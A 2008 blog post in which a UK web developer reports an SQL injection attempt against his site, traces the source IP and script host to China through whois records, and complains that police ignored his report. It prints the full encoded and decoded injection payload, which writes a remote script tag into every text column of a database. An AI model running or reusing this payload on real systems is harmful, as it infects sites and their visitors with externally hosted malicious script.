A- Hacking Report: 27/08/2008 17.02 by Gareth Bowen.com

Hacking is a real issue, in today's business world. Which if taken for granted can result in huge damage to your business, and your ability to communicate online. An attack can come from anywhere and like this one, will cross international lines.

Which begs the question are you secure?

Bespoke security on my website www.thesextree.co.uk forwards me an email, if someone tries to look up a user which doesn't exist. In this instance. It detected a hacker. Trying to use a technique known as sql injection to infiltrate the back end.

Request Sent: 27 August 2008 17:02:52

```
no profile found
http://www.garethbowen.com/sextree/UserProfiles/Viewprofile.aspx?user=gothiclight';D
ECLARE @S CHAR(4000);SET
@S=CAST(0x4445434C415245204054207661726368617228323535292C40432076617
263686172283430303029204445434C415245205461626C655F437572736F722043555
2534F5220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207
379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E696
43D622E696420616E6420612E78747970653D27752720616E642028622E78747970653
D3939206F7220622E78747970653D3335206F7220622E78747970653D323331206F722
0622E78747970653D31363729204F50454E205461626C655F437572736F72204645544
348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4
043205748494C4528404046455443485F5354415455533D302920424547494E2065786
56328277570646174652205B272B40542B275D20736574205B272B40432B275D3D2727
223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777302E
646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212
D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B65
20272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77
7777302E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F73637269707
43E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F43757
2736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F43757273
6F72204445414C4C4F434154452205461626C655F437572736F72 AS
CHAR(4000));EXEC(@S);
```

this is attempting to use a sql injection attack (which is lame, how dare they!) to bypass site security and gain access to the database, in particular the table structures, as a precursor to another attack... once they have worked out what they are dealing with.

The encoded sql statementreads as follows:

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name,b.name
from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35
or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=''"></title><script
src="http://www0.douhunqn.cn/csrss/w.js"></script><!--''+['+@C+'] where '+@C+' not like
''%"></title><script src="http://www0.douhunqn.cn/csrss/w.js"></script><!--''')FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

It is obvious from this, that they are trying to scan the database, and run a script. Residing at http://www0.douhunqn.cn/csrss/w.js and if we check the logs, we can get more confirmation to.

ISP Server Log Entry, confirms the attack:

```
2008-08-27 16:02:06 W3SVC152092 WEB119 64.79.167.8 GET
/sextree/UserProfiles/Viewprofile.aspx
user=gothiclight';DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C415245204054207
6617263686172283235352922C404320766172636861722834303030292044454434C4152452054616
26C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616
D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520
612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D393
9206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E787479706
53D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D2
0205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F53
54415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574
205B272B40432B275D3D2727223E3C2F7469746C653E3C736372697074207372633D22687474703
A2F2F777777302E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E
3C212D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B6520272
725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777302E646F756
8756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645
54348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E
4420434C4F5345205461626C655F437572736F72204445414C4C4F434154452054616 26C655F43757
2736F72%20AS%20CHAR(4000));EXEC(@S); 80 - 61.53.232.132 HTTP/1.1
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+CNCDialer) - -
www.garethbowen.com 302 0 1236 0 1577 89436
```

Now where did it come from?


If we know the time, and date of the attack. We can look at the incoming requests. And track back the ip address which initiated it. as you can see the log entry. Matched.

Ip addresses of visitors, for that day...

RankIP Address		Page Views	Visits	Hits	Bandwidth (KB)
14	61.53.232.132	1	1	1	2

A little worrying, that we received only one hit, and one visit from that address. Where did they get the url from? And how did they visit it before? Or was it just passed on? as we try and find out who they are.

Attackers ip address look up is as follows:



IP Information for 61.53.232.132

IP Location:	China Beijing Cncgroup Henan Province Network
Resolve Host:	hn.kd.dhcp
IP Address:	61.53.232.132 W R P D T
Blacklist Status:	Clear

Whois Record


```
inetnum:      61.52.0.0 - 61.53.255.255
netname:      CNCGROUP-HA
country:      CN
descr:        CNCGROUP Henan province network
admin-c:      WW444-AP
tech-c:       WW444-AP
status:       ASSIGNED NON-PORTABLE
changed:       20060205
mnt-by:       MAINT-CNCGROUP-HA
mnt-routes:   MAINT-CNCGROUP-RR
source:       APNIC

route:        61.52.0.0/15
descr:        CNC Group CHINA169 Henan Province Network
country:      CN
origin:       AS4837
mnt-by:       MAINT-CNCGROUP-RR
changed:       20060118
source:       APNIC

person:       Wei Wang
nic-hdl:      WW444-AP
e-mail:
address: #37 Wei Wu Road, Zhengzhou, Henan Provice
phone:        +86-371-65952358
fax-no:       +86-371-65968952
country:      CN
changed:       20060205
mnt-by:       MAINT-CNCGROUP-HA
source:       APNIC
```

Now what of the script embedded in the attack? Does that reside from the same place?

Script ip address is as follows: (the ip address of of www0.douhunqn.cn)



IP Information for 121.11.76.85

IP Location:	🟥China Guangzhou Chinanet Guangdong Province Network
IP Address:	121.11.76.85 W R P D T
Reverse IP:	4 other sites hosted on this server.
Blacklist Status:	Clear

Whois Record

```
inetnum:      121.8.0.0 - 121.15.255.255
netname:      CHINANET-GD
descr:        CHINANET Guangdong province network
descr:        China Telecom
descr:        No.31,jingrong street
descr:        Beijing 100032
country:      CN
admin-c:      CH93-AP
tech-c:       IC83-AP
mnt-by:       APNIC-HM
mnt-lower:    MAINT-CHINANET-GD
mnt-routes:   MAINT-CHINANET-GD
status:       ALLOCATED PORTABLE
remarks:      -+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+
remarks:      This object can only be updated by APNIC hostmasters.
remarks:      To update this object, please contact APNIC
remarks:      hostmasters and include your organisation's account
remarks:      name in the subject line.
remarks:      -+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+
changed:       20060518
source:       APNIC

route:        121.8.0.0/13
descr:        From Guangdong Network of ChinaTelecom
origin:       AS4134
mnt-by:       MAINT-CHINANET
changed:       20060707
source:       APNIC

person:       Chinanet Hostmaster
```

```
nic-hdl:      CH93-AP
e-mail:
address:      No.31 ,jingrong street,beijing
address:      100032
phone:        +86-10-58501724
fax-no:       +86-10-58501724
country:      CN
changed:       20070416
mnt-by:       MAINT-CHINANET
source:       APNIC

person:       IPMASTER CHINANET-GD
nic-hdl:      IC83-AP
e-mail:
address:      NO.1,RO.DONGYUANHENG,YUEXIUNAN,GUANGZHOU
phone:        +86-20-83877223
fax-no:       +86-20-83877223
country:      CN
changed:       20040902
mnt-by:       MAINT-CHINANET-GD
remarks:      IPMASTER is not for spam complaint,please send spam complaint to

source:       APNIC
```

What to do now?

Now we know that the attack post probably resided in china. As both sets of data track back to isp belonging in Beijing. Now the question is, how do you get the people involved? Which is a problem for now. as they will only give me that information, if i have a warrant. Though the numbers are there.

Which is a little different, when you reside in the uk. So if i cant do it. can i get someone else instead?

Hack Status: turned over to the computer crimes unit on 28th august.

Email address ccu@met.pnn.police.uk which i was told is the only way they communicate.

I also emailed the Chinese embassy **at press@chinease-embassy.org.uk**. I figured it would be a chance for them to upstage people, by showing us some co-operation on the international scene.

And this is where, i get nothing back! From either of them. If you’ve ever tried contacting your local police on the matter, and reporting a hack attack. You will most probably find as i do. They have no idea what a computer is, let alone what the crime unit is. Which perhaps doesn’t matter. As they won’t respond anyway.

So what do i do know?

I can choose to do nothing, and close the matter. Realising that my security fended them off, or i can try and make a scene politically. Which is what i am doing in the European dream.

As it seems no one cares, unless it's internet porn.

And as it stand currently, I don't have the time or the money to chase this down. So we ignore it, just like every other business does. Unless of course i break the law, and hack them back! Which most likely would see me prosecuted instead.

In this case, i was lucky. As the hacker was a moron. But what about other attack. Ones which take the url down, which are more costly to business, and can threaten our livelihoods? Are we really on our own?

Guess so

As for each minute a site is down, for each breach of security, our livelihoods are put at risk, and this has to be stopped, now. before we can continue to operate.

With that in mind prevention, is better then cure. Which means writing your systems securely, and taking the time and the effort to test them, so people like this, can't get in! which is something I'm qualified for. (why else write this? Other then for the politics of course...)

So with that in mind, i would like to see more co-operation on the international scene, which and international agency, which can retrieve these details. Which can take the evidence above, and pull the records from any isp, in any country before the trail goes cold.

As what we have now, is unworkable in the long term. Especially when our own agencies ignore it! which is perhaps more of a problem, then china in fact.

In the meantime, if i can get anyone to take these issue seriously. Whether it be the met, government or anyone else, I'll let you know! As it seems I'm just a lone contractor, in a sea of crime. And the only thing left to do is report on it, or worse take arms against a sea of troubles, and realise that government is impotent, and never will be equipped to deal with issues like this. As i try and do a john Wayne impression and fail miserably, and besides I preferred Clint Eastwood anyway ;)

Unfortunately, i sympathise with the plight of hacking international computers in order to gain practice of hacking those governments who continue to ignore human rights, but if i continue to peruse that argument. I'd have to be hacking Britain soon. Which wouldn't be any help either, or would it? While i try and run a business, and make peace not war which isn't what governments about, and yet still the people need protecting from it.

Oh dear, a moral dilemma. An ethical result, as i go and sleep on it, while leaving the rest to you..